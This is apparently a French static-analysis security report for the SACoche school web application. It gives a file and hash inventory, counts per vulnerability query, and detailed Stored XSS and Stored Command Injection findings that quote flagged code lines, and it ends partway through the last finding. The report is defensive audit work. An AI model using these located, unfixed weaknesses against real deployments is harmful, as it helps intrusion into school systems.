sacoché-main/pages/livret_mef3emes.js	7	ce81f6e0875f473e4339cbc64c285c382c66220c54855c4d16938e387011533b
sacoché-main/pages/livret_mef3emes.php	9	371bdb45176ec3bf5aff818b855e160610e469cfed49f013fb55aa2f4daceca7
sacoché-main/pages/livret_modaccomp.ajax.php	9	b4a306639e53aa8b2ce3506128fa366b69fc6d0a384db1781b6ae60b5997b7e9
sacoché-main/pages/livret_modaccomp.js	22	84c470053878335177fe935ec65db3083a4461391286d3cd83f4582f9db9a205
sacoché-main/pages/livret_modaccomp.php	9	2ccb2646b41a750ee74abd4be65adac6db305433b82fba60597e47447ef7e9da
sacoché-main/pages/livret_moyennesdnb.ajax.php	23	8d75c0c71ae37ed8b11bf67e4d5d6d9dd09928cbe22882ae9544ba95174e410d
sacoché-main/pages/livret_moyennesdnb.js	17	8d664837d4f8d1cdf69c744ccdc20b253c4971d1e29796c0514e9277a5bb1d45
sacoché-main/pages/livret_moyennesdnb.php	14	17142566afecc3220d892d991fee9c385e7277e81e851f933bc28efaf70786f5
sacoché-main/pages/livret_parcours.ajax.php	8	ff6af169598dec8422fbd28790fcb4b874f6f4a0ec75f5a2a2d5f349b93673f
sacoché-main/pages/livret_parcours.js	23	79d9af1a385d9aa299b81739ef95f5f2af124ce6cba80d97773963ac78964eec
sacoché-main/pages/livret_parcours.php	13	c1ae402096aeb4f67ee960689025a867db485e9277cacf83f4588006954c7598

sacoche-main/pages/livret_seuils.ajax.php	7	1e6e183667fcfe518ffc614cfd49f6a0d2967a4a47af28c055713f1155c01fe2
sacoche-main/pages/livret_seuils.js	12	146f5a412c17fd86e9b3bef65f5d72ce0eb36224cb7607426d99d80edd39296f
sacoche-main/pages/livret_seuils.php	13	ab5347db243313f9efdc4170b684975e84be43eaae91749d19e0116b1280b192
sacoche-main/pages/officiel.php	5	32a75bba08968d57f885462b5037a82676fcea3f0078fcaa003d6f21baf42557
sacoche-main/pages/officiel_accueil.ajax.php	10	a048915a715859e9bf0682f9e93f65059688828b766a594f6788a31b106829af
sacoche-main/pages/officiel_accueil.js	89	592b425c1a75a8b97bee5c641bf1b5ae1813238c09938eaaafb4331fff8097aac
sacoche-main/pages/officiel_accueil.php	57	a89cf8e55ca89c8e260fa18550839b5563a29440c4d8b1f27ef8f1a34c7e8fae
sacoche-main/pages/officiel_assiduite.ajax.php	58	a48911e7c87c7cfa921f6174b74cd1e857e00de37d90cea835b521bbf42d104f
sacoche-main/pages/officiel_assiduite.js	24	32a21359a52031d1d723cc3c02f82812210a5de138d38b548b6c56598c5dac3b
sacoche-main/pages/officiel_assiduite.php	14	3c43fe874f94aea3d76ed0c113800079112d11612090c48b4c78e51a4d838816
sacoche-main/pages/officiel_reglages_configuration.ajax.php	68	c97a2ab4e80ffdc12d821f2fdc25ff812dbb4b3054120b3970e82a4fec3271cc
sacoche-main/pages/officiel_reglages_configuration.js	20	c163b11de7fe3095a8053a27673867fbbf9e9deb3ed37a5209d405d046e0b879
sacoche-main/pages/officiel_reglages_configuration.php	7	23f9ea1bf5bd40ebfdb8a1f4d8d4213c4294e3c07f74f37e3425d1a2c86b337c
sacoche-main/pages/officiel_reglages_decisions_conseil.ajax.php	7	f4998af05e6182cedd3b59c5543c7324b11b6dffb7f14860c9742c59f2afd4f1
sacoche-main/pages/officiel_reglages_decisions_conseil.js	12	3a68e68f1bb3aacea5fdac8a42ae955c5bb69c134dedcdf02c74d8082d275f9
sacoche-main/pages/officiel_reglages_decisions_conseil.php	8	cc63ac394184db9d8cb539567a97fe90424a591c03f4718212a57b456c8a59cf
sacoche-main/pages/officiel_reglages_mise_en_page.ajax.php	13	cbfb6bcee66def52c86c43cbde633ee18b2268af53005c09467d8a306ddb238a
sacoche-main/pages/officiel_reglages_mise_en_page.js	12	32716a93bee1f062832d21d7e5e934e92dabf67047009f06a464a7b66f1723f0
sacoche-main/pages/officiel_reglages_mise_en_page.php	15	d9e53b25f5de9c0db73075f23e96d3c687b7352dfa2e53b290c94f5c66a96c0b
sacoche-main/pages/officiel_reglages_voir_archives.ajax.php	12	0f8e6801a47b3a73af2b94f42ea605a290d0c468d7c7d18cc5b3f4bd241d2c12
sacoche-main/pages/officiel_reglages_voir_archives.js	15	1c3a9b60ece08286476fd5194c4cd6f2a5215ad50964809cd8a8e753d54aeb58
sacoche-main/pages/officiel_reglages_voir_archives.php	6	e79e17af5c1a062d7a5a25136a2ccd6c0ae614ab0489608a5d691ef0c848049e
sacoche-main/pages/officiel_voir_archive.js	3	6e65f2d4340771329f2013cd2b1b0c8401b0d87492062556a48b268cf43403d8
sacoche-main/pages/officiel_voir_archive.php	8	92d40ce89c773d35ac402997fdac91472c965fe125f0ac9b97af3a09cfa8fdb0
sacoche-	8	e0a2e8da03938d24bab5a06836546e1b028

main/pages/partenaire_parametrages.ajax.php		0d25d7a23f9b90afc8a9e81fc543
sacoche-main/pages/partenaire_parametrages.js	10	736ade033a6eb37294ae1987d83afae1bb8f66a428d0388c3c274934c050dfb1
sacoche-main/pages/partenaire_parametrages.php	5	4dde627ad378106dd51ceaabdf53bd44c5f769e12ea6e0dc816b00c7186e2b19
sacoche-main/pages/partenaire_statistiques.ajax.php	7	f438ca01c7d91790d3da072e59f1f6d47ad08ced544f00f54989d0e4d3a01abf
sacoche-main/pages/partenaire_statistiques.js	7	ad6b2a35abc05a5ba5ed1422db091b5db6a1854b18786f78d42433df1a76067d
sacoche-main/pages/partenaire_statistiques.php	3	47a601cff9f09891bbce8d2797f5ff934efd83864250e6e90576921ace3a7f5d
sacoche-main/pages/professeur_groupe_besoin.ajax.php	9	af1f4645a1cfab5e3a94612fd11cfe793dd45af6b527ccda831f5e2a49d38a97
sacoche-main/pages/professeur_groupe_besoin.js	23	01169401a661a44fd954bc6c8cc5387f76677b7938b1488a7a11645c8841bf77
sacoche-main/pages/professeur_groupe_besoin.php	13	a521716be5b50d3c75aebbf1ca4189d5e9be2a9d27524ebabceec04eedc5705
sacoche-main/pages/professeur_plan_classe.ajax.php	25	e30c4bee076bc995f3a91d6ff87228ce4023d562dc703d3a05296ae2ee507b88
sacoche-main/pages/professeur_plan_classe.js	36	86d3c0eb240b64cded79d8e6c66f5066b9d7ea29f91a33fb22cd41334fa0850a
sacoche-main/pages/professeur_plan_classe.php	10	d49429f9fecf217ca405a49fe9d00b32ef33a532236be66614d964b8023facc7
sacoche-main/pages/professeur_referentiel.php	4	51b6e80e18fa1dfd10f631754df0cbccc9b15b1484f6ad43178af736f6d964a8
sacoche-main/pages/professeur_referentiel_edition.ajax.php	33	3f7be31079ae378a68f9b11c75062fb111254532cd4aa83bf77255dd24af5e29
sacoche-main/pages/professeur_referentiel_edition.js	70	4333c9179b6864a9fda35c1112d81aaae594bdd6f459abdf46a224d3e7167657
sacoche-main/pages/professeur_referentiel_edition.php	12	a447dae2f6b9b79f81730fce6d720a2c0635b9a24323c7e533c3a06c9451cc0f
sacoche-main/pages/professeur_referentiel_format_synthese.php	2	9b9fec42978d47779a922467f3a08050991b2dd47f647c540a8007d0c74c5a37
sacoche-main/pages/professeur_referentiel_gestion.ajax.php	21	e0a27e649f836f11a401f0e35a29697ea83290830074aff86c91f529b066548f
sacoche-main/pages/professeur_referentiel_gestion.js	42	de8f27031a7088e8c7a4e4156131001152b4cf9653c29b109d2f7cfcbac5a575
sacoche-main/pages/professeur_referentiel_gestion.php	27	e2fedea540451af342a5adabd29a98676f18bbcf3e20d21a1fec00df78f33bd9
sacoche-main/pages/professeur_referentiel_ressources.ajax.php	10	3d92840fc2bb98d0f79a95e0c5eebc9d39767fa93216b76699ccfb9c9f0dd9bc
sacoche-main/pages/professeur_referentiel_ressources.js	42	fd6d1f5ecff37f11e4442cc98254444ede8fb905a6ce05c1ccd57346d7876cac
sacoche-main/pages/professeur_referentiel_ressources.php	11	edf83ace75014927f2ca08bcb6b17a4f48887b4367896d8f8fea0125b1f027b8
sacoche-main/pages/professeur_referentiel_socle.ajax.php	5	259c8bec0260571060c9e98208425d569c1c14d41173f5f7a2b14ed9e5116909
sacoche-main/pages/professeur_referentiel_socle.js	13	4ec92abc01fdb01e3a781b15fe41e03867e8

		d473dec7a7ecaa21ee8c2c1a8000
sacoche-main/pages/professeur_referentiel_socle.php	9	2f6276ace106a75729107a6c97a1bc6861a8946025b3915fb3e179d522751288
sacoche-main/pages/public_accueil.ajax.php	20	aa96544d47d46a81dcde121a2dd3ac6a36f885296dd82e5a3f7dde1061e6f1bb
sacoche-main/pages/public_accueil.js	12	02a153eb2e0aa8d3f76efcad71c8ba2fc11a854541b52202cf7eb660d7708a6b
sacoche-main/pages/public_accueil.php	8	f7b621f0c35298a0178d62663fbd6ced8769e0006c2d06574879cc1473f5c105
sacoche-main/pages/public_contact_admin.ajax.php	9	1e929cd77878a65c4361b6fa2f97f83c6b996b2a7753602d15fc9d6e3db0aa49
sacoche-main/pages/public_contact_admin.js	9	8b83fcdcfce548f80431e3ae4f5e5b98243e6b2654d3aeaeffa19cecc67c89fee
sacoche-main/pages/public_contact_admin.php	8	4a4af24206305c913c8115c553afdef49e505002f67b278825bab54b8a052e02
sacoche-main/pages/public_identifiants_perdus.ajax.php	8	7dba32bca8d5c3dfccb2e76c578328487320e2238c060764cdf49211d9a43ab4
sacoche-main/pages/public_identifiants_perdus.js	7	75312c7f9e00eb09d80a35926e87bf1933ed4a79e4d650de3254ee5aa6f82fad
sacoche-main/pages/public_identifiants_perdus.php	8	159991d5b9b553cf04e86da182931d9d049cf2c38b744040100c9c7686e900f3
sacoche-main/pages/public_installation.ajax.php	36	112bdb007426e4e3506b02c79650f4b3a1eca9bf4877a758c0d477f6a4a965fa
sacoche-main/pages/public_installation.js	19	ab40cd9025b921c1fe71ce148d9f5c651ff1e1164a444216b2d4d03cd36febf6
sacoche-main/pages/public_installation.php	4	d16ab7d0fcb16ddfe88a52b5bed5b0323a4b1f4f9ebec1c3f959599016baee48
sacoche-main/pages/public_nouveau_mdp.php	7	7f47b983e5b24e60f6a9c18c71017743ae1cc00e81564582834129839afe997f
sacoche-main/pages/public_sso_login.php	41	2bdaa9dac28fc57a6bb3f4115bcc86d7a6b83c10ec1ed8452c9e521fd3d3d355
sacoche-main/pages/public_sso_logout.php	10	6bb5613be9a6172371881558accf96e97ed918ed186073bdb2437c1590cc4fa
sacoche-main/pages/public_stop_mail.ajax.php	6	bbe50292ade5e522129d434c98711ff8807326ac0bd36169a249fd92f5c26a4b
sacoche-main/pages/public_stop_mail.js	6	b412a5ae79a1785515f1e18693819ade4e588b9d165fd78136f1b31207021560
sacoche-main/pages/public_stop_mail.php	4	9773261a87151d69ce288e11ffa4d0c9fc021f583de05b4eae165eac86a6b654
sacoche-main/pages/public_test_variables.php	3	f100765aba97847a5f0fa2e5052f4ddfd2360c657d700787c8d1d507b299eb87
sacoche-main/pages/releve.php	4	09fa31fdcda86fd13cfb17f22ada7c8ee6413645565fe8ac780f4fa440035e67
sacoche-main/pages/releve_bilan_chronologique.ajax.php	22	3ad16982ce0badce954146d8bce4487f447d0cb57ce21159f6fbdbc8258a6362
sacoche-main/pages/releve_bilan_chronologique.js	36	12ba587051d4abc032ae4212c015f1e31aac6fef60550107968b8995a855212
sacoche-main/pages/releve_bilan_chronologique.php	26	7762a71668032d6b53842ecd80192b9963035617627e20ab24d12cff18e70a71
sacoche-main/pages/releve_graphique.ajax.php	20	fa50af11aeedbc882aec2028e949f08868f89

		c382b19239cf23f27cac47f7a5a
sacoché-main/pages/releve_graphique.js	27	05fa38d55d02a77105014021d24798b0e0e93a190339515d4c187dd91255ed35
sacoché-main/pages/releve_graphique.php	19	2e0e45f6cd162096002686dd72ca5cabee86b209b878c657cba3ea1d0794f171
sacoché-main/pages/releve_grille_referentiel.ajax.php	57	ae526d4d135b903f282028b033009a5e036bc6aab8de9c07978830abf057cb82
sacoché-main/pages/releve_grille_referentiel.js	29	24d4e858bb3915920770e848519effc8fec1669e14c7ae46efe4d2e9eaa22991
sacoché-main/pages/releve_grille_referentiel.php	25	5e3cdb12def3cb3231e38ec71906e56bfc6a58ec2141d76c9abcaf521a936f9a
sacoché-main/pages/releve_html.js	25	2b73d66be8f239ff7e880b86afeec9964517cfc6c7495093b1772c8805421f11
sacoché-main/pages/releve_items.ajax.php	19	37c2c03115d17337244f4f4a1548434a063e004f802b974c7bc687e1d05ca44e
sacoché-main/pages/releve_items.js	47	8ee15da2b021a7ebea21508d0eddf9d785fcd5805d4b0230b6eae5bf7a9e3c6
sacoché-main/pages/releve_items.php	37	99382c6331484dc4c05ede8ba959ad7d9b6fa8d84a5ee749a1305c41e1500cda
sacoché-main/pages/releve_recherche.ajax.php	18	2476cca93bef5126fe1e710eccefb80aefb86a33e442f3144b1cf4cd1fb78645
sacoché-main/pages/releve_recherche.js	15	680e204b1d5fe060160fac6583f01eeb782c9eeb6c342dee2bc91ea516d04a3c
sacoché-main/pages/releve_recherche.php	9	0f6972b1d14ae6af0d5111d56f909fd2002dbbf6ea9cb8ec99ba701e87021a2e
sacoché-main/pages/releve_socle2016.ajax.php	10	5e225eeef5ac5c6bb612f1b7e69c1c7e07b173b9179ec26afb092458221ec39c
sacoché-main/pages/releve_socle2016.js	17	186eb9af23c015896e0790df9eec916845bde7e300ecd78f11d3a295a87dd9f9
sacoché-main/pages/releve_socle2016.php	18	470cf19fafa43b07d94b1ca831380c4b4fce0642ec8ca0120769e801164120a8
sacoché-main/pages/releve_synthese.ajax.php	10	6e5e693dc00fc1728edce9d80c984f535a11e62e278589adbc24a1b99caaa1b2
sacoché-main/pages/releve_synthese.js	31	84dba53001112a0d007f8813be7f041321bfab76cd6003101195ee7c0a72f762
sacoché-main/pages/releve_synthese.php	26	eb84cf35b2118097967ef6b7372e66341e307dd8f70b3adaf637cbf98f9cb3a1
sacoché-main/pages/webmestre_configuration_filesystem.ajax.php	9	9f42db548372dc4f812754b9ffd89229eabacda550582dacacdb324356d5d1b6
sacoché-main/pages/webmestre_configuration_filesystem.js	9	010b18146477073ece5b0d7a893781163deb77874b2b5b3cde1385bda598f107
sacoché-main/pages/webmestre_configuration_filesystem.php	4	04cacd77acaedf4bd347e11bcc01d947fe432c28a6e5d8f52268617a8ac95a11
sacoché-main/pages/webmestre_configuration_proxy.ajax.php	4	29ca439ad1f570a52c54a97cfd052380f40a3e209d9486534c927e1944ac6fb1
sacoché-main/pages/webmestre_configuration_proxy.js	8	30ca01ca803771d430e3588072288a2bb990d99c85455e39f7b3d1393ae2ff2a
sacoché-main/pages/webmestre_configuration_proxy.php	6	4e9ed40a781721aacc4b8133641cd4a2b3254a9d898e61bf5419c6e302270b33

sacoche-main/pages/webmestre_contact_modification.ajax.php	4	29c27411e1559299ee66e683c3913fb89bfb1bd74c56eb7f3e78cf479d9b3ff1
sacoche-main/pages/webmestre_contact_modification.js	6	d548b9d4e9e82b04a9481f81889b27a6be727fe58ff02334d1540c778aa883f6
sacoche-main/pages/webmestre_contact_modification.php	4	08c284fa8045d23ef3fd8bfb6035dd93cb23741ba8b154217300cb8d1a5d9fde
sacoche-main/pages/webmestre_database_test.php	13	a94950aebb4c4057691fb19b6ec49d20b08a74bfe7cf1b358b9a22f5599c3952
sacoche-main/pages/webmestre_debug.ajax.php	6	eea638bf89dd362ba1ff499b445b42080c09109bf3fddb8e5cf788f6530331d0
sacoche-main/pages/webmestre_debug.js	8	8587ecbf759d865a65ea0c9f8d2cdaf87c7ba67a9a80a5b6d4226122b2807599
sacoche-main/pages/webmestre_debug.php	7	72174fd09a07ba00c65bc1cc0dbe01e9a244d0f194e860771e8b4fac94f37674
sacoche-main/pages/webmestre_envoi_notifications.ajax.php	6	3af54455777b1fe26e74608b5b48f6fe2a1c99fe5382c0b4c6a359d3273e0ca7
sacoche-main/pages/webmestre_envoi_notifications.js	11	04ab1a7cbc1149ae6c9d11821b9684305b37462da5c6ebd27d41e0aaaf129a04
sacoche-main/pages/webmestre_envoi_notifications.php	6	fe4a5e80a9aa64df5d34c115ec93f6e3a89d476fa24a9f3ac2a6380f18d0ad48
sacoche-main/pages/webmestre_fichiers_depotes.ajax.php	3	9c36de03121e4ce95b17f4bec151dd3162b3ef24e3b865a7674a9dac73c8d09e
sacoche-main/pages/webmestre_fichiers_depotes.js	5	6ff496b84757f22c7cebbae5e21630b0220d9707d045a4699aaeb29d28aa88d5
sacoche-main/pages/webmestre_fichiers_depotes.php	4	5ee8deb81f00d3646f552a3c6814d953c0119c0d4c65617e0a0e163556bd73ac
sacoche-main/pages/webmestre_geographie.ajax.php	6	0f38fde4e565337b6cbf860a14f608c89595748c7250b8bed7ffcbe801c0d9a4
sacoche-main/pages/webmestre_geographie.js	10	82058ba7790dfceaf223bb94d6ca75a3a0cd3d94e39a146658489d632b28ff97
sacoche-main/pages/webmestre_geographie.php	5	46e84da98adc28e26d171d1d9eb7a1f27529ce43bf6b897d8d3afec286ac125a
sacoche-main/pages/webmestre_identite_installation.ajax.php	10	bc22507e18a0260a86d6f0741db31e7e55ce8cff92731fd810fc5d22858657c3
sacoche-main/pages/webmestre_identite_installation.js	15	89cf5aa7b0c8424406118d7d06c3569f959d794d3954b07dcdb29258fcc8b998
sacoche-main/pages/webmestre_identite_installation.php	7	5c8520d3c53e6afc9d38ec364fa3e37a4fa37462d579962b53c2efe80e3d3b70
sacoche-main/pages/webmestre_info_serveur.ajax.php	4	0bdb801802331b6dc4bfacd9ca791143603348a5dc26db98f78073706bd4ff1d
sacoche-main/pages/webmestre_info_serveur.js	3	f57907fcfff5ffbfd64645e3d65fec508139b71b41acfa1a98431a59233a7e85
sacoche-main/pages/webmestre_info_serveur.php	3	c5b7988837cea2a02cf6b6f72a546a02e294d37070216ba2c1c9a81ca6a93c58
sacoche-main/pages/webmestre_log_actions.ajax.php	5	1c414e7dee927cab4ceea16eecf0f07f36e8379f96912c1b5bd2137146bf5ecb
sacoche-main/pages/webmestre_log_actions.js	5	62dd436c3a3f366bb278344d181a1e921107c5b14ec86ae2b2b31bd69c8584e7
sacoche-main/pages/webmestre_log_actions.php	6	64ed16a07c26e3b26573c48a81c987734fd

		565a9be838106525acd81dabdfaf8
sacoche-main/pages/webmestre_mail_bounces.ajax.php	5	4db36732539563967c54dca9388ca1e6e9b4030ae57b7a8efbd202fe4b8b9429
sacoche-main/pages/webmestre_mail_bounces.js	8	9a2e681a1a0c3c879200b80d7fed6127b74398263f01899ee22bea51199f0131
sacoche-main/pages/webmestre_mail_bounces.php	5	b6515f1b8c77af80e5489f90539479ccb742d80ed1dfbf2eb035acec3f7c9d9c
sacoche-main/pages/webmestre_maintenance.ajax.php	26	5394e37f3d4d572793caa51414b090e62fd6bc72d5e113b32fee5101acd3bcaa
sacoche-main/pages/webmestre_maintenance.js	22	a68ca78db1629122c239ffc4455eca09b4c9346e05af89dd6076a252badfdd26
sacoche-main/pages/webmestre_maintenance.php	8	af45fa0b9427e3f32c5ada1c6b67c0596276c4cdef697bb6f7b76f755b75b82f
sacoche-main/pages/webmestre_mdp_admin.ajax.php	4	10cddef12d5400dce127b3ef0ec3f704b78f81ab1f0e0b20c2049099418a089d
sacoche-main/pages/webmestre_mdp_admin.js	5	28d205d2a6c4a917f94c9dc676b687936bec316db90b000c83cff783faee1cfa
sacoche-main/pages/webmestre_mdp_admin.php	3	46f3fa11a09298f3d47a73db1fc5b3aac3887566f5763ef3f7397a4afa7fec1e
sacoche-main/pages/webmestre_newsletter.ajax.php	6	c34290155da424fb0ca05c43b2ef413ce337c08e9c6fb9d1f8244a2bf24392c5
sacoche-main/pages/webmestre_newsletter.js	12	3a7a03e86e67fadf01da6b0eb7ee6d165af33af96ece6433994153622b9304fc
sacoche-main/pages/webmestre_newsletter.php	5	06ecf1cb1eafb22175fe2acf53ba0056e9f06b6bfc7b63a7c8f9062cb007c84e
sacoche-main/pages/webmestre_partenariats.ajax.php	9	c035cd495843abcdcb8d60fc823a95d2fddca14a722d9d9b897f990f7b8fb38d
sacoche-main/pages/webmestre_partenariats.js	12	ae519e4a64a9ba309c4b0a62083db3ba051b71a617186818a4cfb229a89b9673
sacoche-main/pages/webmestre_partenariats.php	6	848c6feeaed7bf75d7f79d46e66346195724d4c8e9a16c762c896a6378c8fb8d
sacoche-main/pages/webmestre_resilier.ajax.php	2	ae9a5879894232aca791a8314e718eb3d64bcbe06ce5619c981be47303eb00d3
sacoche-main/pages/webmestre_resilier.js	5	738b9c60c4a0064961daa152aa59df58c989d854dcfbb00e9e2bbde23dcf81de
sacoche-main/pages/webmestre_resilier.php	3	d1b32b3385b19b7c1dc20e5e3b96228ab8221a1cb036633884c5701cdce09efe
sacoche-main/pages/webmestre_statistiques.ajax.php	9	62308e523e6bed1324877ce4b47c74dbf0050d34872e095edc4a540347fb2c31
sacoche-main/pages/webmestre_statistiques.js	13	92d3ee2261f28a8746ea86d622cce03286267f925a67dba1c431979d7e7f7187
sacoche-main/pages/webmestre_statistiques.php	8	17a77725884b5fad894fd874a3c96b2d51df1227cc9e5d7c126e6a22d8ef912a
sacoche-main/pages/webmestre_structure_ajout_csv.ajax.php	14	18c59495e3c37856600c8f8a91335300690f8fb84ff5789674bcee81161ef1cd
sacoche-main/pages/webmestre_structure_ajout_csv.js	15	30c26512360a17d9a34f21fc9a796f7bfd7c87dc4cf8dde5b8630c99170dc69e
sacoche-main/pages/webmestre_structure_ajout_csv.php	5	634e7d872de0bd7ce814548c46302f6ba988aacac0adde02726c5a14999a9ec0
sacoche-	7	ba1ad71f42a575869214f3a7eafef0c6ad566

main/pages/webmestre_structure_bdd_repair.ajax.php		0176db8c4a4e2d17f5135c2f7be
sacoche-main/pages/webmestre_structure_bdd_repair.js	7	7132a561da03a5c84f34cbd9c36f775bea768f5f2ebf1e5d9235ce63c46bfc0e
sacoche-main/pages/webmestre_structure_bdd_repair.php	5	01cc8b30d2a1c90f8f1228cc9eb0b749414875c90643ae63a68b000474c2bb9d
sacoche-main/pages/webmestre_structure_gestion.ajax.php	18	ddb7b8d142dc233947dd16b4cbc3d7dbe8af8a5b021ed93d7afed738319e5c39
sacoche-main/pages/webmestre_structure_gestion.js	25	8bfc534953a39d159f6845a013bb493043cf3fbc1ade6e2dd8baf946fa0047b7
sacoche-main/pages/webmestre_structure_gestion.php	11	5f9409ad72a95d2eadb0232600ea41a9dfd25379ae7cf79932fc44b58e8c3480
sacoche-main/pages/webmestre_structure_transfert.ajax.php	21	9b684ef323d13be447df08ff6a63449048d0f1817b6ed4926fec4411a09008d5
sacoche-main/pages/webmestre_structure_transfert.js	25	687c2d3dce7b43294209a42cbf2d99cf127a21e5502dffac63633a386c454357
sacoche-main/pages/webmestre_structure_transfert.php	7	bccde7812ab9d66c4625665e013dc61916178f2c979ccb6623b18cb1e3fdabb4
sacoche-main/releve_html.php	5	7ef2ed4c1a59902ba8496bb16e4494602bf984540dcdb53c8f2e028d9d4e934f
sacoche-main/robots.txt	1	e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
sacoche-main/VERSION.txt	1	6843c6d7c9014cc7b8593085cac22fb736bca466202fed66e91e8a009c58c85a
sacoche-main/webservices.php	5	ac74daa91b8bd636c5bf3f58a89f0d2d65e998c1d667bb086c65a7ce8518590c

Requêtes analysées

Nom de la requête	Problèmes détectés
Client JQuery Deprecated Symbols	33
Broken or Risky Hashing Function	32
Use of Non Cryptographic Random	20
Use of Cryptographically Weak PRNG	8
Client DOM Code Injection from AJAX	6
Stored XSS	3
Unsafe Use Of Target blank	3
HttpOnly Cookie Flag Not Set	2
Unchecked Input For Loop Condition	2
Use of Insufficiently Random Values	2
Client Use Of Iframe Without Sandbox	1
Dangerous File Inclusion	1
Deserialization of Untrusted Data	1
Insufficient Sanitization for XSS	1
Open Redirect	1
Reflected XSS	1
SSL Verification Bypass	1
Stored Command Injection	1
Absolute Path Traversal	0
Angular Client DOM XSS	0

Angular Client Stored DOM XSS	0
Angular Usage of Unsafe DOM Sanitizer	0
Broken or Risky Encryption Algorithm	0
Client Dangerous File Inclusion	0
Client DOM Code Injection	0
Client DOM Open Redirect	0
Client DOM Stored Code Injection	0
Client DOM Stored XSS	0
Client DOM XSS	0
Client DoS By Sleep	0
Client HTML5 Insecure Storage	0
Client HTML5 Store Sensitive data In Web Storage	0
Client Password In Comment	0
Client Resource Injection	0
Client Untrustedactivex	0
Client Weak Cryptographic Hash	0
Code Injection	0
Command Injection	0
Cookies Inspection	0
CSRF	0
Dangerous File Extension	0
DOM Code Injection	0
DOM Cookie Poisoning	0
DOM CSRF	0
DOM Open Redirect	0
DOM XSS	0
DoS by Sleep	0
DynamoDB NoSQL Injection	0
Hardcoded password in Connection String	0
Improper Restriction of Stored XXE Ref	0
Improper Restriction of XXE Ref	0
Insecure Asymmetric Cryptographic Algorithm Parameters	0
Insecure Storage of Sensitive Data	0
Insufficiently Protected Credentials	0
Insufficiently Secure Password Storage Algorithm Parameters	0
JWT No Signature Verification	0
JWT Use Of None Algorithm	0
LDAP Injection	0
Lightning DOM XSS	0
Lightning Stored XSS	0
Log Forging	0
Missing CSP Header	0
Missing HSTS Header	0
MongoDB NoSQL Injection	0
Parameter Tampering	0
Password In Comment	0
Permission Manipulation in S3	0
Plaintext Storage of a Password	0

Privacy Violation	0
Prototype Pollution	0
Relative Path Traversal	0
Second Order SQL Injection	0
Sensitive Information Exposure in Cleartext Channel	0
Server Side Template Injection	0
Session Fixation	0
SQL Injection	0
SSRF	0
SSTI Twig	0
Stored Code Injection	0
Stored LDAP Injection	0
Stored Path Traversal	0
Stored Unsafe Reflection	0
Stored XPath Injection	0
Trust Boundary Violation in Session Variables	0
Unchecked Input for Loop Condition	0
Unsafe Reflection	0
Use of Broken or Risky Cryptographic Algorithm	0
Use of Hard coded Cryptographic Key	0
Use Of Hardcoded Password	0
Vue DOM XSS	0
Weak Password Authentication	0
XPath Injection	0
XS Code Injection	0
XS Reflected XSS	0
XS Second Order SQL Injection	0
XS SQL Injection	0
XS Stored Code Injection	0
XS Stored XSS	0
XSLT Injection	0

Résultats d'analyse détaillés

Stored XSS

Chemin d'accès de la requête:

PHP\Cx\PHP Critical Risk\Stored XSS Version:6

Catégories

ASA Premium: ASA Premium

Base Preset: Base Preset

ASD STIG 6.1: APSC-DV-002490 - CAT I The application must protect from Cross-Site Scripting (XSS) vulnerabilities.

Description

Stored XSS\Chemin d'accès 1:

Sévérité	Critique
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=4
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:00 AM

	Source	Destination
Fichier	sacoché-main/pages/webmestre_database_test.php	sacoché-main/pages/webmestre_database_test.php
Lignes de code analysées	185	187
Objet	query	row

Extrait de code

Nom du fichier sacoché-main/pages/webmestre_database_test.php

Méthode \$result = \$BD_handler_root->query(\$query);

```
....
185. $result = $BD_handler_root->query($query);
```



Nom du fichier sacoché-main/pages/webmestre_database_test.php

Méthode echo'<code class="v">';foreach(\$result as \$row){print_r(\$row);}echo'</code>'.NL;

```
.....
187.  echo '<code class="v">';foreach($result as
$row){print_r($row);}echo '</code>'.NL;
```

Stored XSS\Chemin d'accès 2:

Sévérité	Critique
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=5
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:00 AM

	Source	Destination
Fichier	sacoché-main/pages/webmestre_database_test.php	sacoché-main/pages/webmestre_database_test.php
Lignes de code analysées	199	201
Objet	query	row

Extrait de code

Nom du fichier sacoché-main/pages/webmestre_database_test.php

Méthode \$result = \$BD_handler_root->query(\$query);

```
.....
199.  $result = $BD_handler_root->query($query);
```



Nom du fichier sacoché-main/pages/webmestre_database_test.php

Méthode echo '<code class="v">';foreach(\$result as \$row){print_r(\$row);}echo '</code>'.NL;

```
.....
201.  echo '<code class="v">';foreach($result as
$row){print_r($row);}echo '</code>'.NL;
```

Stored XSS\Chemin d'accès 3:

Sévérité	Critique
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=6
Commentaires de résultats	
Assigné à	

Statut Nouveau
 Detection Date 9/23/2026 9:56:00 AM

	Source	Destination
Fichier	sacochemain/pages/webmestre_database_test.php	sacochemain/pages/webmestre_database_test.php
Lignes de code analysées	111	112
Objet	query	BinaryExpr

Extrait de code

Nom du fichier sacochemain/pages/webmestre_database_test.php

Méthode \$result = \$BD_handler_root->query(\$query);

```
....
111. $result = $BD_handler_root->query($query);
```

Nom du fichier sacochemain/pages/webmestre_database_test.php

Méthode echo'<code class="v">'.str_replace(' ','
',current(\$result->fetch(PDO::FETCH_NUM))).'</code>'.NL;

```
....
112. echo'<code class="v">'.str_replace(' ','<br>',current( $result->fetch(PDO::FETCH_NUM) )).'</code>'.NL;
```

Stored Command Injection

Chemin d'accès de la requête:

PHP\Cx\PHP Critical Risk\Stored Command Injection Version:4

Catégories

ASA Premium: ASA Premium

ASD STIG 6.1: APSC-DV-002510 - CAT I The application must protect from command injection.

Description

Stored Command Injection\Chemin d'accès 1:

Sévérité Critique
 État de résultat Pour vérifier
 Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=1>
 Commentaires de résultats
 Assigné à
 Statut Nouveau
 Detection Date 9/23/2026 9:55:14 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.FileSystem.php	sacoché-main/_inc/class.FileSystem.php
Lignes de code analysées	266	1022
Objet	dossier	exec

Extrait de code

Nom du fichier sacoché-main/_inc/class.FileSystem.php

